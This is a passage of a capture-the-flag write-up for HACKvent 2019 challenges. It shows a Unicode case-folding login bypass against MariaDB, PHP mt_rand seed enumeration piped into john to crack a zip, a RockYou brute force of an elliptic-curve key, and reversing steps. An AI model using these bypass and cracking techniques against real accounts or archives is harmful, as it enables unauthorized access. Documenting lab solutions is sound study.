Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ./symbols.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33

login successful! redirecting ...
```

And we can access the admin page to get the flag:

```
Welcome Santa!

Here is your   :

HV19{h4v1ng_fun_w1th_un1c0d3}
```

Note: this solution was unintended by the challenge author but it works :) The real one probably involves exploiting the behavior of the UPPER and LOWER functions over unicode characters. I did not test it because at the time I solved the challenge, this solution was not working. However, it is easy to see that the check could be bypassed with some inputs like:

```
MariaDB [(none)]> select LOWER('santa') = BINARY LOWER('santâ');
+-----+
| LOWER('santa') = BINARY LOWER('santâ') |
+-----+
|                                     0 |
+-----+
1 row in set (0.000 sec)

MariaDB [(none)]> select UPPER('santa') = UPPER('santâ');
+-----+
| UPPER('santa') = UPPER('santâ') |
+-----+
|                               1 |
+-----+
1 row in set (0.000 sec)
```

This would allow to update the password of santa in the same way as I did.

In the end, after discussing with other players, there is a third solution that involves a special character called 'Latin Small Letter Long S' or 0x017f. It can be shown it works in the same way:

```

MariaDB [(none)]> select LOWER('santa') = BINARY LOWER('fanta');
+-----+
| LOWER('santa') = BINARY LOWER('fanta') |
+-----+
|                                     0 |
+-----+
1 row in set (0.000 sec)

MariaDB [(none)]> select UPPER('santa') = UPPER('fanta');
+-----+
| UPPER('santa') = UPPER('fanta') |
+-----+
|                                     1 |
+-----+
1 row in set (0.000 sec)

```

The difference is that here we have a complete equality after the UPPER function:

```

MariaDB [(none)]> select UPPER('fanta');
+-----+
| UPPER('fanta') |
+-----+
| SANTA          |
+-----+
1 row in set (0.000 sec)

```

## HV19.18 Dance with me

### Description

Santa had some fun and created today's present with a special dance. This is what he made up for you:

```
096CD446EBC8E04D2FDE299BE44F322863F7A37C18763554EEE4C99C3FAD15
```

Dance with him to recover the flag.

File: `HV19-dance.zip`

### Solution

We are given a file that is a Debian package:

```

$ file dance
dance: Debian binary package (format 2.0)

```

However, when trying to install it in a Debian-based machine, it turns out that this was not created for a computer but for an iPhone:

```

$ sudo dpkg -i dance.deb
dpkg: error processing archive dance.deb (--install):
 package architecture (iphoneos-arm) does not match system (amd64)
Errors were encountered while processing:
 dance.deb

```

At this point I gave up, RE is not my cup of tea... this would take me way too much time. The next day, seeing that the deadline for full score was extended I spent a bit more time and got it thanks to several hints:

- Dance is referring to a well-known algorithm (was already posted here earlier) -> looking for this, it is Chacha20: <https://en.wikipedia.org/wiki/Salsa20>
- Running the given binary on a jailbroken iPhone would've solved this in no time.

After this, I checked an implementation of Chacha20 in python and found the following code in the encryption function [https://github.com/pts/chacha20/blob/8a4b31641daf42efd173117c8f8e847f7c0e6b32/chacha20\\_python3.py#L89](https://github.com/pts/chacha20/blob/8a4b31641daf42efd173117c8f8e847f7c0e6b32/chacha20_python3.py#L89):

```

assert chacha20_encrypt(b'Hello World', b'chacha20!') == b'\xeb\x78\xd5\xab\x18\xe2~'
assert chacha20_encrypt(b'\xeb\x78\xd5\xab\x18\xe2~', b'chacha20!') == b'Hello World'

```

The implication of this is that the encryption is the same function as the decryption, provided that the key (and IV) are the same. Thus, on a jailbroken iPhone, if we can pass the ciphertext to the program, we will receive the flag.

I then installed the application on a jailbroken iPhone:

```
# dpkg -i dance.deb
Selecting previously unselected package com.hacking-lab.dance.
(Reading database ... 4473 files and directories currently installed.)
Preparing to unpack dance.deb ...
Unpacking com.hacking-lab.dance (0.0.1) ...
Setting up com.hacking-lab.dance (0.0.1) ...
```

And it turns out that we can pipe the ciphertext directly to the program. So we can simply convert the ciphertext to base64 (using CyberChef for example: [recipe](#)). Then pipe it to the program:

```
# echo -n 'CWzURuvI4E0v3imb5E8yKGP3o3wYdjVU7uTJnD+tFQ==' | base64 -d | dance
Input your flag: 485631397B44616E63316E675F53616C73615F696E5F61737336D626C797D
```

Then, we can simply convert the hex we received into a string, again with CyberChef: [recipe](#) And we get the flag:

```
HV19{Danc1ng_Salsa_in_ass3mbly}
```

## HV19.19

### Description

#### Introduction



### Solution

The description is actually a program coded in Emojicode: <https://www.emojicode.org>. I've put the bunch of emojis in a file and could compile it (once the language is installed) as follows:

```
$ emojicodec d19.emojic
```

Once it is compiled, one can simply run the binary:

```
~/D/h/19 >>> ./d19
test1234
🤖 Program panicked: 🗨️
[1] 55149 abort ./d19
```

I reformed the code, renamed the variables and added comments to understand the code. My final code looks like this:

```

1  Initialization
2
3  abc 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
4  NEW 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
5  i NEW 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
6  i → var_42 var_23 i !!
7
8  abc 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
9  abc 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
10
11  Gets the input, make sure it's not empty
12
13  abc 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
14  input ! 0
15  abc FAIL EMPTY INPUT abc !
16
17
18
19
20  New memory zone, 26 chars must be the flag length
21  NEW 26 ! → memory
22  Main loop, checks the password
23  i NEW 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
24  var_42 alphabet i !! → something
25  input i input ! → char
26  abc input length = abc input 10 !
27  abc input char = abc char 10 !
28  something 128 ! char i → oneMore
29  abc oneMore = abc oneMore 10 !
30  abc You need oneMore = abc var_42 fullM i ! 45 input ! *3 10 !
31  i 8 var_42 fullM i ! 45 input ! *3 oneMore ! !
32  abc FAIL 02 abc !
33
34
35  memory oneMore i !
36
37
38  Finally, display the flag !
39  abc NEW memory 26 ! → flag
40  flag
41  abc FAIL 03 abc !
42  abc
43
44
45  flag !
46
47

```

With this, I tried to bruteforce the first character and noticed that it is not an ASCII character. I then started to enter emojis... makes sense, given the challenge. I tried some and found out that some got past the first 3 rounds of the loop. I tried the emojis in the program prompt, and the lock was fairly close to what I needed. Then it hit me and I tried the key emoji, which worked directly :)

```

~/D/h/19 >>> ./d19
HV19{*<|:-)____\o/____;-D}

```

And the flag is:

```
HV19{*<|:-)____\o/____;-D}
```

## HV19.20 i want to play a game

### Description

Santa was spying you on Discord and saw that you want something weird and obscure to reverse?

your wish is my command.

File: `HV19-game.zip`

### Solution

Disassembling the file in Ghidra, we can guess the purpose of the main function. I commented it as follows:

```

41      /* Open file "/mnt/usb0/PS4UPDATE.PUP" in mode "rb" */
42      uVar6 = (**(code **)refptr.fopen) (0x2234,0x222a);
43      lVar8 = (**(code **)puVar3) (0x21);
44      (*(code *)refptr.MD5Init) (local_4a0);
45      puVar2 = refptr.MD5Update;
46      puVar3 = refptr.fread;
47      while( true ) {
48          uVar4 = (**(code **)puVar3) (auStack1072,1,0x400,uVar6);
49          /* While input is not empty, read input from file */
50          if (uVar4 == 0) break;
51          /* Run MD5Update on input */
52          (*(code *)puVar2) (local_4a0,auStack1072,(ulong)uVar4);
53      }
54      puVar10 = local_500;
55      (*(code *)refptr.MD5Final) (puVar10,local_4a0);
56      (**(code **)refptr.fclose) (uVar6);
57      puVar2 = refptr.sprintf;
58          /* Puts MD5 hash of the file in lVar8 */
59      lVar9 = lVar8;
60      do {
61          bVar1 = *(byte *)puVar10;
62          puVar10 = (undefined2 *) ((long)puVar10 + 1);
63          /* Address is wrong: should point to %02x (sprintf formatter) at 0x2074 */
64          (*(code **)puVar2) (lVar9,0x22d7,(ulong)bVar1);
65          lVar9 = lVar9 + 2;
66      } while (&local_4f0 != puVar10);
67          /* Wrong address, should be 0x2080 (md5 digest string,
68             f86d4f9d2c049547bd61f942151ffb55) */
69      iVar5 = (**(code **)refptr.strcmp) (0x22fe,lVar8);
70          /* If the md5 hash is correct, we go on, otherwise exit */
71      if (iVar5 == 0) {

```

We see that the MD5 hash of a file is computed and if the hash matches `f86d4f9d2c049547bd61f942151ffb55`, we continue. The next loop reads the same file and does some operations based on its content:

```

70          /* If the md5 hash is correct, we go on, otherwise exit */
71      if (iVar5 == 0) {
72          /* Copies the start of the Game file into local_4e0 var */
73          lVar8 = 0;
74          do {
75              /* Wrong address again, should be 0x2000 */
76              local_4e0[lVar8] = *(byte *) (lVar8 + 0x229b);
77              lVar8 = lVar8 + 1;
78          } while (lVar8 != 0x1a);
79          lVar8 = 0x1337;
80          /* Assuming the file opened is the same */
81          uVar6 = (**(code **)refptr.fopen) (0x2322,0x2318);
82          do {
83              (*(code **)refptr.fseek) (uVar6,lVar8,0);
84              (*(code **)puVar3) (local_4c0,0x1a,1,uVar6);
85              lVar9 = 0;
86              do {
87                  local_4e0[lVar9] = local_4e0[lVar9] ^ local_4c0[lVar9];
88                  lVar9 = lVar9 + 1;
89              } while (lVar9 != 0x1a);
90              lVar8 = lVar8 + 0x1337;
91          } while (lVar8 != 0x1714908);

```

The file can easily be found on the Internet, just by googling for the hash. It is a firmware update for the PS4. I've written a crude python script to reproduce this loop with the file operation and finally print the flag:



```
#!/usr/bin/python3

import binascii

startOfGameFile = binascii.unhexlify('ce55954e38c589a51b6f5e25d21d2a2b5e7b39148ed0f0f8f8a5')
updateFile = 'PS4UPDATE.PUP'

local_4e0 = bytearray(startOfGameFile)
lVar8 = 0x1337
f = open(updateFile, 'rb')
while True:
    f.seek(lVar8, 0)
    local_4c0 = f.read(0x1a)
    lVar9 = 0
    while True:
        local_4e0[lVar9] = local_4e0[lVar9] ^ local_4c0[lVar9]
        lVar9 += 1
        if lVar9 == 0x1a:
            break
    lVar8 += 0x1337
    if lVar8 == 0x1714908:
        break

f.close()
print(local_4e0.decode())
```

And indeed, running the script prints the flag:

```
$ python3 doStuffWithFile.py
HV19{C0nsole_H0mebr3w_FTW}
```

## HV19.21 Happy Christmas 256

### Description

Santa has improved since the last Cryptmas and now he uses harder algorithms to secure the flag.

This is his public key:

```
X: 0xc58966d17da18c7f019c881e187c608fcb5010ef36fba4a199e7b382a088072f
Y: 0xd91b949eaf992c464d3e0d09c45b173b121d53097a9d47c25220c0b4beb943c
```

To make sure this is safe, he used the NIST P-256 standard.

But we are lucky and an Elve is our friend. We were able to gather some details from our whistleblower:

- Santa used a password and SHA256 for the private key (d)
- His password was leaked 10 years ago
- The password is length is the square root of 256
- The flag is encrypted with AES256
- The key for AES is derived with pbkdf2\_hmac, salt: "TwoHundredFiftySix", iterations: 256\*256\*256

Phew - Santa seems to know his business - or can you still recover this flag?

```
Hy97Xwv97vpwGn21finVVZj5pK/BvBjscf6vfvm1po0=
```

### Solution

So, a crypto challenge, in this case it looks like an educated brute force. We need to code a brute force that takes the exact parameters provided in the challenge. Let's list them:

- We use elliptic curves cryptography
- The used curve is NIST P-256
- The password is in a leaked database from 10 years ago
- The password length is 16

With this, we should be able to brute force the password. Googling a bit, we see that RockYou was breached in 2009, this is a well-known

password list and should fit our purpose. We first reduce the number of candidate to the passwords of length 16. This divides the brute force time by ~130:

```
$ grep -E '^.{16}$' rockyou.txt > rockyou_16.txt
$ wc -l rockyou*
118091 rockyou_16.txt
14344392 rockyou.txt
```

I wrote the following python script to perform the brute force:

```
#!/usr/bin/env python3

from fastecdsa import curve, ecdsa, keys
from hashlib import sha256
import argparse

# provided in the challenge description
expected_x = 0xc58966d17da18c7f019c881e187c608fcb5010ef36fba4a199e7b382a088072f
expected_y = 0xd91b949eaf992c464d3e0d09c45b173b121d53097a9d47c25220c0b4beb943c

def test_pwd(pwd):
    # private key is just a sha256 of the password
    private_key = int(sha256(bytes(pwd, 'utf-8')).hexdigest(), 16)

    # compute the public key from the private key
    public_key = keys.get_public_key(private_key, curve.P256)

    # checks if we found the correct password and exits
    if public_key.x == expected_x and public_key.y == expected_y:
        print('Great success, password is: {}'.format(pwd))
        exit(1)

def brute(wordlist):
    f = open(wordlist, 'r')
    pwd = f.readline()[:-1]
    test_pwd(pwd)
    while pwd:
        # the [:-1] is to get rid of the newline at the end of the password
        pwd = f.readline()[:-1]
        test_pwd(pwd)

    print('Brute force ended, better luck next time :(')
    f.close()

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='Brute force this 256 thingy password.')
    parser.add_argument('wordlist')
    args = parser.parse_args()
    brute(args.wordlist)
```

And we go for the brute force, I did it with `time` to check how long it takes on my VM with my slow python script:

```
$ time python3 brute256.py rockyou_16.txt
Great success, password is: santacomesatxmas
python3 brute256.py rockyou_16.txt 33.00s user 0.26s system 99% cpu 33.406 total
```

That was surprisingly short :) Let's decrypt the flag now ! We know that:

- The flag is encrypted with AES256
- The key for AES is derived with pbkdf2\_hmac, salt: "TwoHundredFiftySix", iterations: 256\*256\*256

Time for another python script:



```
#!/usr/bin/env python3

import hashlib
import base64
from Crypto.Cipher import AES

pwd = b'santacomesatxmas'
salt = b'TwoHundredFiftySix'
iterations = 256*256*256

enc_flag = base64.b64decode('Hy97Xwv97vpwGn21finVvZj5pK/BvBjscf6vffm1po0=')

key = hashlib.pbkdf2_hmac('sha256', pwd, salt, iterations)
print('Key is {}'.format(key.hex()))

aes = AES.new(key, AES.MODE_ECB)
flag = aes.decrypt(enc_flag)
print(flag)
```

As expected, running the script returns the flag:

```
$ python3 decrypt_flag.py
Key is eb1e0442ca6566e5d687740d246caea6db3b2851f774140d153c848d59515705
b'HV19{sry_n0_crypt0mat_th1s_year}'
```

## HV19.22 The command ... is lost

### Description

Santa bought this gadget when it was released in 2010. He did his own DIY project to control his sledge by serial communication over IR. Unfortunately Santa lost the source code for it and doesn't remember the command needed to send to the sledge. The only thing left is this file:

```
thecommand7.data
```

Santa likes to start a new DIY project with more commands in January, but first he needs to know the old command. So, now it's on you to help out Santa.

### Solution

The file that we get is a hex file of an AVR microcontroller, probably the arduino that was used in a previous challenge. We can find this by googling for the first line of the file. From here, we could either reverse the code or emulate it. Since I'm so bad at understanding assembly I chose the simulation path. Turns out, an open source simulator exists: <https://github.com/busererror/simavr/>

Using this is straightforward and after some trial and error to figure out the correct device and frequency I kept having the AVR crashing (even with the correct device/frequency):

```
$ simavr -m atmega328 -f 8000000 thecommand7.data -v -v
avr_sadly_crashed
avr_gdb_init listening on port 1234
```

It turns out, the file extension must be correct as well and running it with the same file renamed as `thecommand7.hex` will print the flag:

```
$ simavr -m atmega328 -f 8000000 thecommand7.hex -v -v
Loaded 1 section of ihex
Load HEX flash 00000000, 2294
H..
V..
1..
9..
{..
H..
3..
y..
_..
S..
1..
3..
d..
g..
3..
_..
m..
3..
3..
t..
_..
m..
3..
_..
a..
t..
_..
t..
h..
3..
_..
n..
3..
x..
t..
_..
c..
0..
r..
n..
3..
r..
}..
...
H..
V..
[CUT BY NICOLAS]
```

Assembled, the flag is:

```
HV19{H3y_S13dg3_m33t_m3_at_th3_n3xt_c0rn3r}
```

## HV19.23 Internet Data Archive

### Description

Today's flag is available in the Internet Data Archive (IDA).

<http://whale.hacking-lab.com:23023/>

### Solution

The web page we get access to proposes to download past challenges and potentially a flag. However, it is not possible to download the flag, because the option is greyed out (and forcing it in Burp returns an error from the server). We also note the name of the page, IDA Pro, this will be

useful later on.

The screenshot shows a web browser window with the URL `whale.hacking-lab.com:23023`. The page is titled "Internet Data Archive" and contains a form for requesting a personal archive. The form includes a "Username" field with a placeholder "@ Username", a "Data to Download" section with several checkboxes, and a "Submit Request" button.

Internet Data Archive

Welcome to the HACKVent section of the Internet Data Archive. Here we keep some goodies from past and current HACKVent events. Please fill the form below to request your personal archive.

Username

@ Username

Data to Download

- ☐ A Pearl White Candle (dated 2014)
- ☐ A Red Herring Ball from 2015
- ☐ A Piece of Cake!
- ☐ The Braille Ball (Teaser 2018)
- ☐ GoodOldTimes.exe, a GLaDOS binary (2014)
- ☐ The flag [classified, available as of 2020]

Submit Request

Once the archive with the files is generated, it can be downloaded and a password is provided to decrypt the zip file. The password is 12 characters length and seems random:

The screenshot shows the "Internet Data Archive" confirmation page. It displays a message "Thanks for your request, foo. Your personal archive is ready." and a one-time password "3XvQbFeeSBPH". A "Download your archive" button is visible.

Internet Data Archive

Thanks for your request, foo. Your personal archive is ready.

Your one-time Password is: 3XvQbFeeSBPH

Download your archive

Checking where the files are stored, we see that we have a directory listing in the `/tmp` directory and, ordering the files by date, we see that the first that was generated is `Santa-data.zip`, we also see a `phpinfo.php` that will be helpful later as well.

The screenshot shows a directory listing for `/tmp`. The table lists files with their names, last modified dates, sizes, and descriptions.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">Santa-data.zip</a>	2019-10-06 10:32	341K	
<a href="#">phpinfo.php</a>	2019-10-06 10:32	20	
<a href="#">OR-data.zip</a>	2019-12-22 23:00	116K	
<a href="#">mathew-data.zip</a>	2019-12-22 23:00	341K	

From here, we can verify that the `Santa-data.zip` archive contains the flag... but it is encrypted with a password and a simple `unzip` fails:

```
$ unzip Santa-data.zip
Archive:  Santa-data.zip
  skipping: flag.txt                unsupported compression method 99
  skipping: pearl.png              unsupported compression method 99
  skipping: ball15.png             unsupported compression method 99
  skipping: cake.txt               unsupported compression method 99
  skipping: blindball.png          unsupported compression method 99
  skipping: GoodOldTimes.exe       unsupported compression method 99
```

So apparently we need to bruteforce this password. But bruteforcing the whole alphanumeric character space over 12 characters is too much to do in 24 hours. We need a way to reduce this. I read a lot of articles on the Internet during the challenge. Two of those helped me:

- <https://www.sjoerdlangkemper.nl/2016/02/11/cracking-php-rand/> mentions that exhausting the whole  $2^{32}$  possible seeds of PHP `mt_rand()` function would be possible in a couple of minutes or hours
- <https://devco.re/blog/2019/06/21/operation-crack-hacking-IDA-Pro-installer-PRNG-from-an-unusual-way-en/> this can be found thanks to the page name, IDA Pro random number issue

In the second article, we can see that the character space that was used is `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ23456789` and that the generated passwords were 12 characters. This matches perfectly with our setup. And verifying the passwords generated by the web page show that the character set is identical. Since we have the version of PHP we can take one that uses the same PRNG functions and write the following script to generate all possible passwords based on all the seeds:

```
<?php
function gen_pwd($seed) {
    mt_srand($seed);
    $token_length = 12;
    // alphabet from https://devco.re/blog/2019/06/21/operation-crack-hacking-IDA-Pro-installer-PRNG-from-an-unusual-way-en/
    $search_space = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ23456789';
    $search_space_length = strlen($search_space);
    $token = '';
    for ($i = 0; $i < $token_length; $i++) {
        $index = mt_rand(0, $search_space_length - 1);
        $character = $search_space[$index];
        $token = $token . $character;
    }
    return $token;
}

for ($i = 0; $i < 4294967296; $i++) {
    print(gen_pwd($i) . "\n");
}
?>
```

And to try those passwords against the zip file, we can first extract the hash:

```
$ zip2john Santa-data.zip > santa-hash.txt
ver 1.0 Santa-data.zip/flag.txt PKZIP Encr: cmplen=57, decmplen=37, crc=B31E19FF
ver 2.0 Santa-data.zip/pearl.png PKZIP Encr: cmplen=119024, decmplen=120979, crc=8994CA4C
ver 2.0 Santa-data.zip/ball15.png PKZIP Encr: cmplen=46510, decmplen=46565, crc=5E20478F
ver 2.0 Santa-data.zip/cake.txt PKZIP Encr: cmplen=310, decmplen=727, crc=25981C5A
ver 2.0 Santa-data.zip/blindball.png PKZIP Encr: cmplen=182328, decmplen=183606, crc=F0442C30
ver 2.0 Santa-data.zip/GoodOldTimes.exe PKZIP Encr: cmplen=625, decmplen=2560, crc=EF6B229B
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

And we can use our script to pipe the generated wordlist into john to crack the hash:

```
$ php gen_passwords.php | john santa-hash.txt --stdin
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Kwmq3Sqmc5sA (Santa-data.zip/flag.txt)
1g 0:00:07:24 0.002251g/s 9757p/s 9757c/s 9757C/s jDdDjuYS9mBG..ApwYqaWtC2Zh
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As we see, my brute force took less than 8 minutes in my VM. Therefore, the seed must have been pretty close to 0. Anyway, the brute force worked and we get the password to decrypt the zip file: `Kwmq3Sqmc5sA`. Once the file decrypted, we get the `flag.txt` file that contains:

```
HV19{Cr4ckin_Passw0rdz_like_IDA_Pr0}
```

## HV19.24 ham radio

### Description

Elves built for santa a special radio to help him coordinating today's presents delivery.

File: `HV19-ham radio.zip`

As little present and in order not to screw up your whole christmas, you have 3 whole days to solve this puzzle.

Happy christmas!

### Solution

Here we get a zip file, once unzipped, it looks like a broadcom wifi driver... Once again, I don't like reverse engineering. And this one looks tough, like an arm thingy with lots of pitfalls for a noob like me. Extracting the strings from the binary, I see a strange one:

```
$ strings -n 10 brcmfmac43430-sdio.bin
[CUT BY NICOLAS]
Um9zZXMGYXJlIHJlZCwgVm1vbGV0cyBhcmUgYmx1ZSwgRHJTY2hvdHRreSBsb3ZlcyBob29raw5nIGlvY3Rscywg2h5IHNob3VsZG4ndCB5b3U/
[CUT BY NICOLAS]
```

Converting this back from base64 gives a nice touch from the author:

```
$ base64 -d <<<
'Um9zZXMGYXJlIHJlZCwgVm1vbGV0cyBhcmUgYmx1ZSwgRHJTY2hvdHRreSBsb3ZlcyBob29raw5nIGlvY3Rscywg2h5IHNob3VsZG4ndCB5b3U/' |
less
Roses are red, Violets are blue, DrSchottky loves hooking ioctl's, why shouldn't you?
```

well, I don't love hooking ioctl's, that's it for me this year. Merry christmas!

## HV19.H1 Hidden One

### Description

Sometimes, there are hidden flags. Got your first?

### Solution

In day 6, at the end of the text about Francis Bacon, a sort of "identity" card is provided. When looking at the API response that retrieves the challenge, we can see that there are whitespaces and tabs at the end of the lines:

[CUT BY NICOLAS]

coded.txt

HV19{1stHiddenFound}

## A

I couldn't do more so I set up a watch command that would connect every 5 minutes and store the result with the current time:

```
$ watch -n 300 'date >> qotd_output && echo foo | nc whale.hacking-lab.com 17 >> qotd_output'
```

I noticed that the letter changes every hour. Eventually, after 24 hours of patience, I could assemble all the letters in a flag:

```
HV19{an0ther_DAILY_fl4g}
```

## HV19.H4 Hidden Four

---

### ### Description

---

#### Solution

The flag of day 14 is weird and looks like a Perl program. Indeed, running this with perl returns a string:

```
$ perl -e 's@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(.))[\\2\\1]g;s%4(...)%"p$1t"%ee'
Squ4ring the Circle
```

This string is actually the hidden flag:

```
HV19{Squ4ring the Circle}
```